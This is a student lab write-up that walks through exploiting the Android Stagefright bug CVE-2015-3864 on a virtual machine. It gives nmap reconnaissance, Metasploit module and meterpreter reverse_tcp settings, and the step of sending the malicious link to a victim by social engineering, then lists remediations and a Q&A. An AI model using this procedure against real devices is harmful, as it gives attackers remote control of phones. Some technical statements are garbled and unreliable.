Sri Lanka Institute of Information Technology

Mobile Security - IE3112 [2022/FEB]

Mobile security Assignment

2022

Exploiting Stagefright Vulnerability: CVE-2015-3864

Madanayaka B.P.W
IT20208776

ABSTRACT

Stagefright refers to a set of software flaws in Android versions 2.2 "Froyo" through 5.1.1 "Lollipop," which affected 95% of all Android phones still. If the vulnerability is exploited, an attacker can use remote code execution and privilege escalation to do arbitrary actions on the victim's device. So, in this project, I'm going to use this vulnerability to exploit Android 5.1.1 " Lollipop."

Keywords: Android hacking, mobile phone hacking, Metasploit Framework.

1. INTRODUCTION

Stagefright refers to a set of software flaws that impact Android versions 2.2 "Froyo" through 5.1.1 "Lollipop," affecting 95 percent of all Android phones up until now. The term comes from the vulnerable library, that is utilized to unpack MMS messages among other things. An intruder can use remote code execution and privilege escalation to conduct arbitrary operations on the targeted device if the exploit is successful. We can utilize this vulnerability to send particularly crafted MMS messages to the victim device, and it usually will not really need any end-user actions upon message delivery to prosper user does not need to do anything at all to 'accept' assaults based on the weakness because it occurs in the background. Everything that is obliged to take out the attack is a phone number. We can employ social engineering strategies to send carefully formulated MMS messages to the targeted device if we can access the victim's phone number or social media accounts.


CVE/CWE for the Vulnerability

The following CVEs have been allocated to the Stagefright vulnerability:

CVE-2015-1538	CVE-2015-3827
CVE-2015-1539	CVE-2015-3828
CVE-2015-3824	CVE-2015-3829
CVE-2015-3826	CVE-2015-3864

These are just a several of the CVE identifiers that have been allocated to the problems that were discovered. So, in this assignment, I'll use Metasploit Module to exploit Stagefright CVE-2015-3864.

2. RELATE ATTACK WHICH TOOK PLACE




Vendor Information (Learn More)

Vendor	Status	Date Notified	Date Updated
Amazon	Affected	-	28 Jul 2015
Barnes and Noble	Affected	-	28 Jul 2015
Google	Affected	-	28 Jul 2015
HTC	Affected	-	28 Jul 2015
Huawei Technologies	Affected	-	28 Jul 2015
Kyocera Communications	Affected	-	28 Jul 2015
LG Electronics	Affected	-	28 Jul 2015
Motorola, Inc.	Affected	-	28 Jul 2015
Samsung Mobile	Affected	-	28 Jul 2015
Sony Corporation	Affected	-	28 Jul 2015

In late July 2015, a variety of vulnerabilities in Android's libStageFright multimedia component were uncovered. Although Google has recently provided Stagefright remedies to the problems, it appears that certain loopholes could still be abused. NorthBit researchers have released a paper describing a Stagefright attack for the CVE-2015-3864 issue. The "Metaphor" bug is believed to affect Android devices running versions 2.2 to 4.0, as well as bypassing ASLR1 on Android versions 5.0 and 5.1.

The target is deceived into visiting an infected website and staying there while the assault is carried out. A video file on the website crashes the mediaserver behind the scenes, forcing it to reload. Before transmitting the device's data back to the intruder's computer, the Javascript on the webpage waits for the mediaserver to resume. Another malware-enhanced video clip is sent to the victim using the data collected. When the malware is activated, it gives an attacker complete access to the device, permitting them to eavesdrop on or steal data from it.

3. TECHNOLOGY




An integer underflow in the MPEG4Extractor::parseChunk function in Android before 5.1.1 LMY48M caused an integer underflow. Internal problem 23034759: cpp in libstagefright in mediaserver allows remote attackers to execute arbitrary code via manipulated MPEG-4 data. This vulnerability comes as a result of a CVE-2015-3824 fix that is insufficient.

<u>Exploit vulnerability</u>


Phase 01 - Reconnaissance/Information Gathering:

Identified online IP address between Network range 192.168.56.0 to 192.168.56.255 using nmap.

- Sudo nmap -sn 192.168.56.0/24



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe95:bd54  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:95:bd:54  txqueuelen 1000  (Ethernet)
        RX packets 4  bytes 2360 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 2504 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 560 (560.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 560 (560.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-14 06:00 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns o
Nmap scan report for 192.168.56.1
Host is up (0.00051s latency).
MAC Address: 0A:00:27:00:00:0B (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0016s latency).
MAC Address: 08:00:27:D2:C6:35 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.0013s latency).
MAC Address: 08:00:27:FF:51:FE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.83 seconds
```


Observation:

IP 192.168.56.103 was identified as an Android 5.1.1 virtual machine. So, now we can exploit android 5.1.1 “**Lollipop**” using Stagefright CVE-2015-3864.

Phase 02 -: Setup Metasploit to execute the stagefright exploit.


Firs of all we need to find correct module in order to exploit. So, using search keywork we can search the matching modules in Metasploit.

- Search stagefright




```
Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > search strage
[-] No results from search
msf6 > search Stagefright

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  exploit/android/browser/stagefright_mp4_tx3g_64bit  2015-08-13       normal  No     Android Stagefright MP4 tx3g Integer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/android/browser/stagefright_mp4_tx3g_64bit

msf6 > 
```


Add these instructions into the msf terminal to set up Metasploit:



- use exploit/android/browser/stagefright_mp4_tx3g_64bit
- set SRVHOST 192.168.182.136 (your IP here)
- set URIPATH /
- set payload linux/armle/meterpreter/reverse_tcp
- set lhost 192.168.182.136 (your IP here)
- set verbose true
- exploit -j



```
Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  exploit/android/browser/stagefright_mp4_tx3g_64bit  2015-08-13       normal  No     Android Stagefright MP4 tx3g Integer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/android/browser/stagefright_mp4_tx3g_64bit

msf6 > use exploit/android/browser/stagefright_mp4_tx3g_64bit
[*] No payload configured, defaulting to linux/armle/meterpreter/reverse_tcp
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > show options

Module options (exploit/android/browser/stagefright_mp4_tx3g_64bit):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (linux/armle/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```




```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set SRVHOST 192.168.56.102
SRVHOST ⇒ 192.168.56.102
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set URIPATH /
URIPATH ⇒ /
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > Set PAYLOAD linux/armle/meterpreter/reverse_tcp
[-] Unknown command: Set
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set PAYLOAD linux/armle/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/armle/meterpreter/reverse_tcp
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > set VERBOSE true
VERBOSE ⇒ true
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) >
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Using URL: http://192.168.56.102:8080/
[*] Server started.
```

Phase 03 -: Take advantage of the victim's stagefright vulnerability.


Since the exploit is live, deliver the malicious link to the victim.

The URL in my case is: http://192.168.56.102:8080/



```
msf6 exploit(android/browser/stagefright_mp4_tx3g_64bit) >
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Using URL: http://192.168.56.102:8080/
[*] Server started.
```

Once victim click this link using android phone we can get the reverse TCP connection with the victim phone. We can send this URL to victim using social engineering techniques.




Not Found

The requested URL was not found on this server.

Apache/2.2.9 (Unix) Server at 192.168.56.102 Port 8080

Once sessions were created we can get those sessions using following command,

>sessions - i




```
[*] Starting interaction with 1...

meterpreter >
```

Observation:

We are successful exploited android 5.1.1 using Stagefright vulnerability. (CVE-2015-3864).

Remediations



- To resolve these issues, all impacted devices must receive an OTA firmware upgrade.
- Since the release of PrivatOS version 1.1.7, users of SilentCircle's Blackphone have been safeguarded against these issues. Since version 38, Mozilla's Firefox, which is also vulnerable, has included remedies for these vulnerabilities.
- To resolve the original concerns, the Android Open-Source Project (AOSP) has released Android 5.1.1 r9. Nexus build LMY48K or later, or Android Marshmallow with Security Patch Level of November 1, 2015, or later, have fixed the newest "Stagefright 2.0" problems.

Questions and Answers

Q1) Is it functional with all phones?

- No, only phones running Android Lollipop or below are eligible. Nexus smartphones are particularly susceptible.

Q2) What is the command to get the sessions that Metasploit generated after a successful exploit?

- Sessions -i

Q3) How to search whether there is any exploit available in the Metasploitable framework?

- search Stagefright

Q4) what is SRVHOST?

- The local host or network interface to listen on

Q5) what is meterpreter in Metasploit?

- Meterpreter is a sophisticated, dynamically expandable payload that is extended over the network at runtime using in-memory DLL injection stagers.

Q6) What is the root cause of this vulnerability?

- An integer overflow occurs when allocating buffer in the 'tx3g' handling within MPEG4 parseChunk.

Q7) Why should CVE-2015-3864 be exploited?

- As it was patched a month later, more devices became vulnerable. It is a minor change to use this instead of 2015-3824.

Q8) How can you safeguard yourself against these hacks?

- Install a reliable antivirus on your Android device.
- Upgrade your device
- DEACTIVATE MMS AUTO RETRIEVAL

Q9) When did this stagefright vulnerability appear?

- Joshua Drake of the Zimperium security firm discovered the Stagefright bug, which was publicly disclosed on July 27, 2015.

Q10) What exactly is stage fright?

- The majority of the code in this library is developed in C++ for the Android Multimedia Framework. stagefright handles all video and audio files. Playback capabilities are available. stagefright Collects meta-data for the Gallery and other apps.